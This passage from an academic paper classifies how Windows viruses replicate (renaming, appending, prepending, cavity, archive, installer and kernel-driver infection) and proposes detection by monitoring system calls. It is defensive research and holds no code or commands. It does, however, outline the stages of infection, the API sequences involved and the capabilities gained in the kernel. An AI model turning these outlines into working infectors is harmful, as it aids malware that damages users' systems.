


Fig. 2.13 Functionality of the System Calls Monitor

Our research shows, that sometimes the information a system call returns as a result of its execution is even more important than incoming arguments for the purpose of virus detection. Table 2.4 shows a typical system call layout as it goes through our monitor.

Table 2.4. Typical system call layout

Process ID			1023
Thread ID			1
System Call			NtCreateFile
Input Arguments	Access Mask		11000000000100000000000010000000 (bin)
	Object attributes	Length	24
		Dir pointer	12
		Object Name	“virus.exe”
		Attributes	1000000 (bin) (Obj_Case_Insensitive)
		Security Descriptor	0
		SecurityQoS	0
	Allocation Size		0
	File Attributes		10000000 (bin) (NORMAL)
	Share Access		0
	Create Disposition		1 (FILE_OPEN)
	Create Options		1100000 (bin)
	Buffer		NULL
	Buffer Length		0
Output Arguments	File Handle		56
	Status Block	status	0
		info	1 (FILE_OPENED)
Result			0 (SUCCESS)

Having the information, observed by the monitor, it is possible to conclude, that Thread #1 that belongs to Process #1023 invoked a system call named NtCreateFile for the purpose of opening a file named “virus.exe”. Upon completion of call execution, the file was successfully opened and a unique handle,56, was assigned for further access to that file.

In order to detect if such a call belongs to any parts of the virus’ self replication, most of its input and output arguments must be considered. While obviously, any system call by itself with all possible combinations of input/output arguments cannot be considered as a threat, certain APIs called with certain arguments when combined do present a clear pattern of self replication.

During the GSR detection process, every system call intercepted by our monitor comes right into the Replication Detector, where it goes through a complete range of different detection and filtration mechanisms. Following the concept of decoupling of Gene definition, presented in the previous part of this paper, the detection process is also highly decoupled to ensure compatibility and to reduce false detections. Just like the GSR is formed from many different building blocks, the detection mechanism observes and makes decisions regarding every block separately, until it finally reaches the top of the GSR pyramid structure and declares the alarm state. Below is a brief diagram of detection algorithm for a single block:




Fig. 2.14 Detection Algorithm for abnormal behavior

As soon as a system call is detected, the History Tracer communicates with the database, where the GSP Structure is defined, to determine whether or not this system call can be combined with any other lower level blocks to form a larger structure. When such a combination is possible, the Combiner takes two chosen lower level blocks and forms a single upper level block so that its inputs are identical to the inputs of the Lower Block taken from the history, and the outputs are inherited from the newly detected Lower Block. When the new Upper Block is finally formed, the history is updated and the algorithm repeats itself, but with regards to this newly created block. At every repetition, the detection is taking place at a higher level, as though climbing up the pyramidal structure.

3 REPLICATION TAXONOMY IN MALWARE

3.1 Introduction

Since the beginning of the computer viruses era, malware utilizes a wide range of strategies in their replication. This is clearly a consequence of their need to deal with various software and hardware environments, types of host targets and attack purposes. In particular, the same computer virus may not successfully replicate onto two or more different operating systems unless the replication logic is specified for each environment within the virus body or certain hardware access restriction conditions are met. In some cases malware depends on a specific type of media, would it be a hard drive, a local network or the internet, to infect the targeted environment.

Computer viruses are often compared to biological infectious agents in terms of their behavior and structure. Certain similarities are observed in the replication structure of both viral instances. Computer viruses could be affected by software environment modifications in the same way as biological viruses adapt to evolution changes in live organisms. Rapid advances in software and hardware technologies toward information security oriented computing environments force malware to implement new attack techniques, adapt to new conditions and still be as cross compatible as possible in order to achieve the highest infection rate. This ultimately leads to a shorter list of replication tactics against the total number of viral agents in computer environments.

In this paper, authors intend to demonstrate that given the extreme variability of computer virus structures, the number of replication techniques is limited, and frequently shared among many families of viruses, as well as across completely unrelated malware. After a general overview of replication and a

general analysis of how computer virus replication is studied (section 1), we will examine the major problems and properties in replication of executable binary viruses under Windows (NT Family) operating system, including appending and prepending replication, cavity infection, and other forms of viral reproduction. We will particularly note the generic replication model and specific practical ways to implement it.

3.2 Malware Replication Overview

Before examining the mechanism of self replication in computer viruses, it is necessary to standardize certain fundamental parameters of infection, such as the type and characteristics of the infected host and the transportation media for infection. One of the most important parameters affecting self-replication studies is the rate of replication. In cases when the rate is too low (i.e. in some instances of stealth worms), known malware becomes difficult to detect and previously unknown viruses are practically invincible.

In order to start studying any self-replication methods in real computer viruses, it is important to establish a single generic approach to conduct experiments, which is not a trivial task given the variety of malware currently available [36]. Typically, one wants to run an experiment in a controlled environment applying low level code analysis tools.

Self-replication is by definition an essential part of any computer virus. The replication component may be located anywhere along the viral code, or dispersed throughout. Different components of self replication may be distributed among several processes communicating with each other to achieve the best replication results, or these components can be injected into legitimate processes to avoid certain detection mechanisms. This section will cover a number of topics related to goals and outcomes of malware self-replication activity.

3.2.1 Self-replication goal

Virus reproduction is a part of the infection process, designed to propagate the virus body to as many host victims as possible.

3.2.2 Limitations in viral replication

Viral reproduction can be achieved in many different ways. The number of ways is limited by several factors defining the replication type, and in most cases the type of the virus. Computer viruses have to exist and multiply in a certain environment, they are very similar to biological viruses in that way. If the environment is not suitable or hostile for a virus to exist, the parasite will inevitably become extinct or mutate to the environmental conditions. Luckily, computer virus technology is not yet advanced enough to produce viruses capable of such mutations. However, mutations in computer viruses relate rather to their ability to alter their original code in order to avoid signature matching detection mechanism.

Since the environment for computer malware has to be shared with potentially vulnerable hosts, dealing with the target Operating System is considered to be the foremost concern for any virus. It is often the operating system, being the environment that sets a significant number of rules and limitations for computer viruses. Hence, all rules and limitations imposed on viruses and their host victims by the OS are only as strong as the operating system. This leads to potential cases when some restrictions are avoided by more sophisticated viruses. In this work, authors consider viruses operating under Microsoft Windows OS, as the most common environment for potential victim hosts, and hence, viral bodies. Authors also assume, that replication is performed under normal operation conditions within the environment, i.e. viruses do not exploit any vulnerabilities in order to gain additional privileges or to advance to a lower level of hardware access. There has been a fair amount of work done in the era of DOS viruses [16], when malware had full unrestricted access to hardware components of the PC.

3.3 Taxonomy of Viral Replication

In general, computer virus replication within the OS involves communication and control channels facilitated by the operation system. Specifically, viruses have to employ the same Windows API, which is available to most user and kernel level software to use for a variety of legitimate purposes. However, when engaging in a specific combination of API calls, the outcome is completely different.

The host structure is another vital component of most self-replication techniques. Just as with biological viruses, computer malware requires a specific type of the host to infect. Certain hosts are naturally immune against certain viruses, as well as against certain replication techniques. However, it is important to realize that some viruses express capabilities to attack completely different types of hosts depending on final goals of the virus. A classical example is an ability of the virus to infect both portable executables and plain HTML hosts.

In cases when viruses attempt to propagate across local and wide area networks, the communication media defines additional requirements. Obviously, networking capabilities have to be supported on all levels of the target system, from the hardware level to operating system environment.

Finally, in some instances, computer viruses are capable of achieving successful replication onto the same host employing several different techniques of target infection.

3.3.1 Host Search

Searching for a suitable host is vital to successful viral replication unless a virus targets specific, predefined victims. In the case of binary file replication, file search technique is strictly limited by the operating system. While there are variations of the host search implementation, only the host validation portion of the algorithm differs due to efficiency and optimization concerns. The validation algorithm varies from a particular file extension check to complete file structure verification; it may also include a combination of validations. An example of host search block from system level point of view is presented in [36].

3.3.2 Replication via Renaming

The most salient feature of the replication via host file renaming is that such viruses do not possess any code injection routines; hence they do not interfere with the host file structure. However, this fact does not make them less dangerous. An example of replication via renaming is a companion virus. Given an existing executable, the virus will try to rename itself to the same name of that executable, while sometimes sparing the original file by giving it a different name. In this situation, the virus engages the simplest renaming routine such as create file – rename file. Since, there is more than one possibility to reroute user aided execution to the virus body, replication via renaming is split further into sub categories.

3.3.2.1 Host Filename Simulation

During replication via host filename simulation, the virus attempts to rename itself to the same name as the host program. The virus and the host file structure may stay intact. This renaming scheme is designed solely for viral code execution purposes ignoring any further consequences, since after virus execution the control is not returned to the original host. Hence, the virus is easily detectable when the user does not receive an expected outcome of execution.

3.3.2.2 Host Filename Simulation with host execution

This type of replication also leads to virus renaming itself to simulate the host filename. However, the host program is placed under a different name to be called later. Usually after complete execution, the virus runs the host to make sure that the user receives the expected result. Host execution in this

replication subcategory is usually accomplished by assigning a whole new process memory space for the host, hence executing it as a new process. This tactic is completely different from the injection method to be described later in this section.

3.3.2.3 Host File Extension Renaming

This replication method uses a feature of Windows OS for managing file extensions. Since any filename can be called from a command prompt with the file extension ignored, the order, in which executable extensions appear in the same directory matter. For example, the file with batch extension (BAT) is executed instead of the binary executable file (EXE) with the same name. The replication procedure involves location of a suitable host, which is usually a well known application most likely to be executed from the command prompt, and dropping a new file with a different extension, having a higher execution priority. Executing this file will trigger the virus, control to the host program may be returned immediately.

3.3.2.4 Host Shortcut Renaming

Shortcut Renaming is probably the simplest form of replication, in which the virus tries to alter shortcuts of legitimate applications to run the viral code instead. Unlike other renaming replication techniques, this would require the virus to implement additional tricks in order to execute the original host code. Otherwise the user would be alerted of virus presence when an unexpected outcome is encountered.

3.3.3 Replication via Binary File Structure Injection

History of computer viral evolution shows that a virus is much more productive in its replication and infection attempt when it stays undiscovered on any particular system as long as possible. Due to the complexity of modern operating systems where the virus has to reside, a substantial effort must be put by the virus into hiding its body from being discovered. One of the features available in many malware is their ability to inject their own, potentially dangerous code into the host body. This is clear an attempt to facilitate a replication technique, defined as Injection into Binary File Structure.

The replication of viruses via altering the binary file structure has traditionally been one of the most sophisticated techniques in computer viral development. This is mostly due to the high complexity of file structure for Portable Executables (PE) requiring in-depth knowledge of the targeting host as well as substantial precision of the computation involved in most injection techniques with no place for mistakes.

This is where computer viruses attempt to facilitate replication in ways very similar to that of the biological viruses. The infected host program may not realize the presence of a foreign body. Hence the user is not alerted because in most cases the behavior of the host program is not changed after infection.

Nevertheless, the viral code injection must alter the host program in several places in order for the virus to execute and possibly consume some of resources available for the host application. Appending viruses dominate the scene being able to attach their main body at the end of the host program. We call this type of replication – Replication via Appending. With the exception of very few viruses capable of prepending and cavity replication, this is the most dominating type of replication in binary portable executables. Viruses, possessing this replication technique have very strong host compatibility rate because of the practically unlimited space for replication onto the host program. However, these viruses are subject to much simpler disinfection methods compared to more sophisticated cavity replications discussed later in this section.

There are a small number of viruses capable of prepending to a host program. Prepending replication is similar to appending in a way that viruses modify host applications binary structure. However, the body of the virus is injected at the beginning of binary executable code of the host, prior to the host section. While this replication feature is available in some viruses, many hosts are naturally immune to this replication technique due to the requirement of a specific order of code sections in their file structure.

Although replication onto an incompatible host may still happen, this should not be considered a successful or valid replication attempt since the host program (and in some cases the virus as well) will fail to execute, hence warning the user about unusual outcome of the action.

Some viruses possess a feature to replicate into a very limited empty code space inside host's PE file structure. This feature is yet another binary file injection replication method called Cavity Replication. The benefit of such viruses is in preserving the size of the victim file. When infected, the virus fills in empty area of the code section of the host without the need to extend the length of that section, hence the name of the replication technique. However, very strict conditions apply to this replication method to succeed.

3.3.3.1 Replication via Appending

Replication via Appending mechanism must, at minimum, accomplish two discreet tasks, provided that the host target is already found:

- Generate new headers for the file structure and for every section to be altered or expanded
- Add viral body at the end of the file, expanding its size if needed.

The process of headers generation is somewhat complicated due to the need to preserve the original file structure. It often involves a repeated search through the existing header set in order to locate correct values for section sizes and code offsets. Some viruses exhibit slightly different variations of the header generation routine. In most cases the difference is in initial analysis of the host, where parts of the PE header and the Relative Virtual Address (RVA) of sections are calculated based on the predefined values. Such shortcuts in viral replication usually lead to host incompatibility issues and partial destruction of the host's original code.

The other major part of replication via appending implies adding the viral code at the end of the host body. Viral appending is closely coupled with the host header generation process in order to correctly inject the alien code. At the earlier stage of replication via appending the virus has to choose a method for code injection. Since the section structure of PE files consists of code blocks and random section size is not permitted, the virus has two choices when appending its own code

- Append to last section
- Create new section

Typically the method of appending is predefined in the virus structure. Replication method can be viewed as a variation of Cavity Replication if the virus body is small enough to fit into the last section of the host without increasing its size.

The replication via appending, similar to other replication methods involving code injection, is successful only after the host structure is modified. Since all code manipulations and calculations are done in memory, the virus usually is required to write the composed code into the host to allow further executions. The OS imposes certain limitations on the way one can write data into an existing file, hence the viral replication agent is able to choose from modifying the file directly through the Windows API (NtWriteFile), stream writing binary text in smaller chunks (sometimes byte-byte) using the same API function, or a more aggressive approach of moving strings in memory (assembly instruction MOVSB), while allowing the OS to modify the host for the virus.

An example of a complete process of replication via appending is present in Appendix A.

3.3.3.2 Replication via Prepending

This category includes such viruses as Bogus.4096, Win32.Bloat and Win32.Lile [37]. The replication method is similar to replication via appending in a way the virus performs code and data manipulations. However, the main difference is in the location of stored code. A prepending virus must accomplish at least two distinct tasks in order to replication onto the head of the host victim:

- Generate new headers for the new file structure and for every section to be altered or expanded
- Allocate space for the virus body at the beginning of the file and assemble itself with the host

Header generation is extremely similar to that of appending viruses. However, prepending virus replication relies on the fact that the virus body follows the file header immediately. Therefore, the OS must execute an infected file starting from its head instead of the tail, as it was in the case of appending replicating viruses. The header of the PE file is modified accordingly, to accommodate this requirement.

In addition, the virus can prepend replicate in two significantly different ways, depending on virus preferences. Since the objective of prepending replication is in introducing the virus body at the beginning of the host program, from the file structure perspective the order in which the infected file is reassembled, is insignificant. Hence, prepending viruses have two major replication opportunities. One can either allocate enough free space at the beginning of the host file by moving original file section to the end of the file, or attach the entire host body to the end of the virus. Although, the latter scenario may seem as a sub-member of Replication via Appending, it should not be viewed as such because the viral body is located at the beginning of the host file.

While attempting to insert its body at the beginning of the host, prepending viruses follow file handling routines, similar to the appending replication approach. In particular, Bogus.4096 exhibits the behavior of using NtCreateFile/NtReadFile/NtWriteFile sequence for altering the host into its infected composition.

Viruses possessing this type of replication face difficulties with some target host applications, which are naturally immune to this infection due to lack of space in the first section of the file. In some cases, presence of relative offsets in host code structure may lead to host execution failure. Neither of these consequences is favorable for a virus, which needs to stay undiscovered.

3.3.3.3 Cavity Replication

The nature of Cavity Replication is closely related to propagation of biological viruses. The process requires the virus to literally grow inside the host, filling in empty spaces within its body. Viral species of this group include W2k.Installer, Win32.Foroux, Win32.Elkern, etc.

The complete replication scenario includes three stages:

- Locate a suitable cave inside a section of a PE file
- Inject viral code into the cave
- Modify entry point

Although, all three stages may include a number of implementations, variations of each stage are quite limited. This is due to several restrictions and limitations imposed by the file format and OS regulations. For example, not all PE file sections are suitable for code injection, and OS will not execute or allow storing injected code in some cases. To make matters further difficult for cavity replicating viruses, a typical size of the cave inside a single section is typically does not exceed 512 bytes, which is the size of FileAlignment for most PE files. A fully functional non compressed PE virus size is usually 4 kilobytes or larger, which is 8 times the size of the cave in a typical section. This defines several preconditions for existence of viruses with cavity replication:

- Virus code is carefully crafted and code-optimized at a lower level.
- Replication includes a split-inject-regenerate mechanism for the virus body
- Replication includes a correct section identification mechanism
- Host file must possess a number of cavities, sufficiently large to accommodate the virus body

Only smaller viruses can successfully replicate to hosts without increasing their size. Some viruses possess a combination of replications via cavity and appending. When the total size of cavities is not

enough, the rest of viral code is appended to the end of the host's last section. This brings certain difficulties with detection and disinfection, since the size of infected host is not the sum of host's original size and virus size. Instead, the size is defines as follows:

$$S_{host_1} = S_{host_0} - S_{cavity} + S_{virus} \quad (3.1)$$

Where S_{host_1} – Minimal size of infected host, aligned to FileAlignment

S_{host_0} – Size of original host

S_{cavity} – maximum aggregate of all cavities found in host

S_{virus} – Size of virus code

Provided there is one exploitable cavity per section and host program may have an arbitrary number of sections, the largest aggregate of all exploitable cavities found in one host is:

$$S_{cavity} = N_s \cdot (S_{align} - 1) \quad (3.2)$$

Where N_s – Number of sections

S_{align} – Section alignment value

Finally, the size of the original host is a composition of its header, aligned sections and a file alignment:

$$S_{host_0} = S_{header} + S_{\sec_1} + S_{\sec_2} + ... + S_{\sec_N} + F_{align} \quad (3.3)$$

Viral code regeneration mechanism is indicative of cavity replication. Unless the virus code does not require splitting in order to fit into multiple cavities, code reassembly is required. The virus body has to be completely dynamic, so that changing offsets of code chunks spread across the host will be adjusted during the regeneration stage. The process is accomplished in memory using various memory operation system calls and instructions.

Due to limitations mentioned above, many executables are naturally immune against cavity replicating viruses. S_{cavity} can be smaller than tiniest viruses, while smaller viruses lack more advanced capabilities available to viruses without size limitations. Thus, most cavity replication viruses adopted at least one more replication method, usually Replication via Appending.

3.3.4 Replication into pseudo binary file structures

Some viruses found the direct PE binary file format less suitable for replication due to a number of reasons, one of which is obviously a great level of limitations and complexity imposed by the format and the OS. Since replication technology evolution is closely related to the popularity and the level of availability of replication medium, another appropriate choice for a replication medium is a repository of binary files. Such repositories exist in a variety of forms, the most widely available of them are compressed and stored file archives and installation volumes. Each category of repositories is available in two formats: an aggregate of files in a single file structure and an aggregate of files with an executable stub for decompression purposes. A number of computer viruses are able to extend their replication capabilities onto most of such repositories, except for those that possess strong encryption protection. Replication onto repositories with an executable decompression routine can be accomplished even if the volume is encrypted. In that case the repository is considered as a regular binary portable executable, and therefore most PE replication techniques are applicable.

3.3.4.1 Replication into compressed and stored file repositories

A classic example of Replication into compressed and stored repositories is virus Win95.CD13 which infects RAR and ARJ archives. Although, replication implementation is different for most file repositories, the infection approach is constant. When replicating into such repositories a virus must at least accomplish two distinct tasks:

- Regenerate repository header
- Inject complete virus body into repository

Reconstruction of the repository header is always required if any changes are made to the repository structure. Depending on a specific repository, the process of header reconstruction may require recalculation of the CRC of the file as well as the new archive size, number of files included and their compression ratio if such is present. Sample header structure viruses use Windows API to replace the header of the file. CreateFile, SetFilePointer and WriteFile functions are typically used by viruses when the repository header is altered.

Some viruses choose to accomplish the header reconstruction in more than one phase. Typically this is an indication of inability of the virus to compose a completely correct header prior to the execution of virus body injection. In that case the total size of the repository, the header and the injected virus are measured at the end of the replication cycle.

The virus body injection can be accomplished in a number of different ways. Win95.CD13 for example, relies on Windows API calls such as CreateFile, WriteFile, CloseHandle to accomplish this task. Such a simple injection demonstrates the virus's limited functionality, where only repository storage routine is present. More advanced viruses using replication into file repositories may facilitate advanced file compression and encryption routines.

3.3.4.2 Replication into Installation volumes

Installation volumes represent a repository of different files having different file types, also it contains a binary executable utility to extract their content and assign it to appropriate places in the computer system, including modifications to the OS. Thus, computer viruses have several possibilities to attack such repositories in order to replicate onto their content. Specifically these infection attempts may include any combination of the following:

- Replication into PE binaries stored in repository
- Replication into the repository binary structure
- Replication into the repository PE file structure

The main part of the Installation repository contains exact images of files, which are included for redistribution. Obviously, such images are vulnerable to infection while in the repository, since one can compromise their integrity directly by altering the file image via any of the binary replication methods listed in this section. Some installation repositories are weakly protected against such replications. The number of files stored in an attacked file repository is not changed as a result of viral replication into PE binaries stored there. Installation repositories, protected with strong content encryption are protected against this replication method as well.

The process of replication into installation repository binary structure exhibits behavior similar to Replication into stored file repositories. With the given installer binary structure a virus is able to inject its complete body into the installer, so that it is installed along with other legitimate programs included in the installer.

Finally, viruses often exploit the capability of executable installation repositories to self extract their content before executing the installation. This capability resembles self extraction of file archives; hence it includes most of the components of PE executables, such as file header and code sections. The smaller

code section often constitutes the descriptor/extractor routine. Most viruses are capable of replication into such file structures by appending, prepending and cavity propagation, identical to PE binary infection described earlier in this section.

3.3.5 Kernel Mode Replication

Viruses which infect kernel mode applications (i.e. drivers) have a close resemblance to now extinct DOS viruses in terms of replication technology. Low level access to system resources attracted a number of fairly complicated malware. Viral residency in OS kernel mode allows viruses to accomplish a number of tasks, otherwise difficult or impossible under higher levels of execution:

- Kernel Level memory residency
- Interaction with the OS through low level system functions
- Prevent runtime detection by some Antivirus tools
- Execute viral code earlier in the OS boot sequence
- Hooking and rerouting of vital system calls to spy and infect the system further
- Prevent user from deleting viral components

This section will define several replication scenarios for kernel mode driver infection. By the definition, replication is considered as complete when the virus creates another instance of itself at a different location on the system. We shall consider kernel mode replication to be complete when virus attaches to an existing kernel mode driver. The case when the virus runs in kernel mode for the purpose of infecting Ring-3 host is considered as a subset of the binary file structure infection.

3.3.5.1 Replication via kernel driver infection

All kernel mode drivers for the latest Windows OS platforms must correspond to the Windows Driver Model (WDM), which unites the driver standard while maintaining required security levels. Among other requirements, WDM dictates the file standard for kernel drivers. This file standard is a modification of the regular PE format in terms of its binary structure. Thus, replication mechanisms, presented earlier in this paper related to binary file structure infection apply. Specifically Win2kXP.Che resembles a later version of Aztec virus also known as Win32.Iced.1344, where it tries to append to the end of the driver while subverting the Entry Point (EP) to the virus instead of the standard DriverEntry. It worth noticing that kernel driver replication is possible to achieve from the user mode. While replication implementation somewhat differs due to specific host file format considerations, the algorithm appears to be identical to the Replication via Appending/Prepending. Cavity replication into kernel drivers is also possible. However, since the host system is less stable at the kernel level, even minor flaws in the replication algorithm, as well as the rest of the virus structure, may result in fatal system crashes. Thus, most viruses successfully replicating onto kernel driver hosts are much more advanced than regular viruses operating in the user mode.

3.3.5.2 Kernel Mode Replication Environment

OS kernel level is considered to be infected when a virus body is introduced into this mode. In this case most kernel capabilities are available to the malware. Thus, viral behavior at the kernel level could compromise the entire system security. It opens new, more advanced scenarios for further replication through the kernel and into the user level as well. Stealth file replication is one of such scenarios where only files accessed by the user or the system become potential hosts.

3.3.5.2.1 Stealth Replication

Stealth replication behavior is expressed by viruses which try to avoid automatic host scan. Various studies show that successful replication among viruses is achievable when they have a high level of invisibility to the user as well as any antivirus software. Such a behavior is called Stealth. Once the OS kernel is infected with a virus, it is capable of monitoring the system from the inside and possibly intercept most OS activity at the user level, including access requests to almost any file. Hence, resource consuming host scan is no longer required. Instead, viruses replicate only onto suitable hosts which are in use by either the user or the system, making its widespread replication more effective.

Such stealth replication requires the virus to accomplish at least three distinct tasks:

- While in Kernel, hook File I/O
- Obtain potential hosts location on access
- Infect host files at the location

The first two steps in Stealth replication are related to the viral element inside the Kernel, while host infection is usually accomplished by running a viral thread in either the user mode or the kernel.

One should realize, that viruses replicating into a system's kernel may not replicate back into the user mode as such. Instead, they infect user mode applications with a different viral body for different replication purposes.

3.4 Related Work

The computer virus industry is relatively mature in both viral attacks as well as counter measures. Certain classifications have been proposed in both the commercial sector and within the research community. To the best of our knowledge, most available classifications are related to specific viruses and their types. While such classifications are currently linked to a specific organization which established the classification, a centralized database of viruses is under development by CERT Common Malware Enumeration Initiative [38]. Considerable experience with such taxonomies indicates their significance for the internet and research community. However, it mostly contributes to the identification and detection of known malicious software, while providing some knowledge about its behavior at the higher level.

Authors are not aware of any attempts to establish a taxonomy of viral self-replication behavior being the major factor for all propagating viruses. Although, some attempts to categorize viruses by infection type or group are indicative of long awaited importance of such a classification.

Similar attempts have been made in the field of computer network security, namely DDoS attacks [39], vulnerabilities [40] and anomalies [41]. Authors own earlier contribution to the detection of previously unknown viruses by detecting their Gene of Self-Replication [12,16, 34], and challenges they have faced while researching and developing the system, was an inspiration for this publication.

3.5 Conclusion

Malicious file replication is a growing threat waiting for a robust, generic solution. Many approaches have been proposed to defend against this threat, moving closer to achieving this goal. Self-replication, while being one of the major factors defining malicious software, is obscured by the complexity of current malware technology, detection and defense mechanisms against it. This paper is a first attempt to categorize replication behavior in order to achieve a clear view of the problem. It is intended to help the community of researchers better understand the replication structure of malicious software and develop proactive solutions in the area of malware detection.

Good taxonomies of major components of malware, such as self-replication will facilitate better cooperation among researchers; they will define a generic language to define different replication

mechanisms. Another major aspect of taxonomies is in the ability to define connections among several variations of self-replication. This will facilitate better detection of previously unknown replication mechanisms. Proactive detection of malicious software is a difficult task, which requires both precise and generic definition of software behavior. It also needs a broad range of evaluation scenarios emulating detectable techniques used by malware. Replication taxonomies are useful in facilitation of development of such evaluations and benchmarks.

Authors do not claim that this paper covers a complete range of replication scenarios, available in current malware. Furthermore, only replication in binary executable files is considered. Many more replication scenarios exist, including network replication, bipartite replication, scripts infection, etc. These scenarios are yet to be addressed and may likely require adjustments and refinements to the taxonomies presented in this paper.

The purpose of this paper is to demonstrate the significance of the problem of self-replication in malware, and introduce the taxonomy of replication by providing examples of most common replications and a way they can be evaluated. The ultimate value of this work will be in facilitation of future research and development in this area.

4 FUTURE WORK

Modern computer networks are complex, distributed, and highly interconnected systems with a great number of entry points. They are increasingly vulnerable to information attacks targeting the availability of computer resources and compromising data integrity and confidentiality. The sophistication of the attacks, skills, creativity and resources available to the attackers are ever increasing. Consequently, the status assessment of the networks and timely attack detection are crucial tasks of the network security. It is proposed to develop and deploy knowledge discovery and data mining techniques to enhance existing network security systems. It is worth mentioning that status assessment of a computer network presents an ideal natural testbed for the application, refinement and testing of these techniques.

One of the recently emerging types of attacks is multipartite and multistage attacks deployed following a spatially and/or temporally distributed pattern. Multistage attacks exploit different vulnerabilities of the network security in several steps potentially occurring without any periodicity and with high time delay (slow evolving attacks). Multipartite attacks are deployed from multiple points within the information infrastructure, often by the interaction of individually benign modules, making it difficult to detect by conventional intrusion detection tools. Detection of malicious activity at individual hosts is not sufficient and cannot be relied on to detect multistage and multipartite malware. Distributed nature of both attack types requires the detection and correlation of security events from multiple sources and cannot be accomplished without the analysis of the “big picture” of the network operation.

Assuming the possibility of occurrence of distributed attacks, the main purpose of the intrusion detection system would be to reveal global attacks concealed under legitimate network activity. Many Windows’ native services and other legitimate software use the same network resources to communicate to each other what must be treated as noise in malicious activity detection. Distributed malicious activity uses different resources at different time moments, and may be coordinated from several sources. Moreover, such attacks can be heterogeneous in terms of utilized methods and exploits making it difficult to predict the future activity of the adversary on the basis of the history of locally detected misuse. Thus, local attacks themselves do not contain comprehensive information to reveal the source and goals of the attack. Nevertheless, combined security data collected from different hosts can be informative enough to facilitate the recognition of a global attack.

Analysis of network operation can be based only on real-time data. Unification and scalability of modern computer systems requires a complex computer software/hardware infrastructure. This infrastructure is facilitated by a computer operating system, which abstracts details of the hardware from application software. Applications (programs) interface with the operating system through the Kernel

Application Programming Interface via system calls. Therefore, system calls uniquely characterize the behavior of both malicious and legitimate computer programs, providing unambiguous information on what the program actually does. Thus, while a virus checker might be able to detect file viruses by scanning files on disk, such an approach cannot detect a worm that infects a running process. Ultimately, all forms of malware require support of a running process, and system call monitoring provides a nearly uniform method of detection. While a computer network comprises thousands of individual hosts, and system calls are generated by every process run by the host in multiprocessing regime, and every system call is accompanied by approximately 40 attributes, one can realize that system call monitoring results in a gigantic volume of real-time data. Consequently, the described problem of status assessment of a computer network lends itself to Distributed Data Mining, Knowledge Representation, Information Sharing and Collaborative Analysis.

It is proposed to design, implement and evaluate a collaborative system for network security status assessment by knowledge extraction from the flow of system calls issued by monitored processes. Collaborative intrusion detection system (CIDS) would be responsible for revealing high level information about the individual host behavior and inter-host activity in terms of their combined effect on the operation of the entire network infrastructure. Knowledge extraction would be performed in several steps, providing increasingly abstract information about the network and individual hosts. The following stages of the hierarchical knowledge discovery system for network security are envisioned:

1. Detecting sequences of system calls indicating certain functionalities at the host level
2. Correlation of functionalities (evidence chaining) into a local attack scenario
3. Spatial correlation of security events (evidence chaining) into a distributed attack scenario
4. Temporal correlation of security events (evidence chaining) into a distributed multistage attack scenario

Every stage provides information for subsequent processing and extracting more abstract information describing a higher level of activity or status of the monitored objects. First, high-level functions issued by an individual process are to be established. During the second stage these high-level functions would be correlated to reconstruct local attack scenarios. Local attacks may participate in a global (distributed) attack and may be initiated, directed or halted by the adversary. The adversary has to manipulate accessed host resources through (possibly covert) channels to manage local attacks which eventually will be reflected in a specific pattern of inter-host interaction. The system in stage three will reveal such abnormal interactions and record the pattern of anomaly. Having the history of such patterns would facilitate the detection of a multi-stage distributed malicious activity and even identify the goals and source of global attacks.

Detecting sequences of system calls indicating certain functionalities at the host level

Monitoring of systems calls at the host level provides unambiguous information about what each process actually does. It is important to emphasize that this information could be retrieved only due to the full exploitation of the relationships between parameters (attributes) of the dispersed individual system calls forming a logical sequence, as previously established by the PIs. It was shown [34], [35] that monitoring system calls allows one to establish that the individual processes executed by a host are engaged in such activities as *File Accessing*, *Host Search*, *Pipe Enumeration*, and *Memory Mapping*. Combinations of such high-level functions constitute both legitimate and malicious processes (the latter may also include inherently malicious high-level functions such as *Code Injection*). Profiles of these functions are made off-line (only once) and then used on-line in the detection phase. System call context of malicious functions is known a-priory and has to be defined by an expert and/or established by supervised or unsupervised learning. During supervised learning, the expert would manually assign functionality for chains of monitored system calls. During unsupervised learning, some order sensitive cluster detection techniques could be used [33].

Correlation of functionalities (evidence chaining) into a local attack scenario

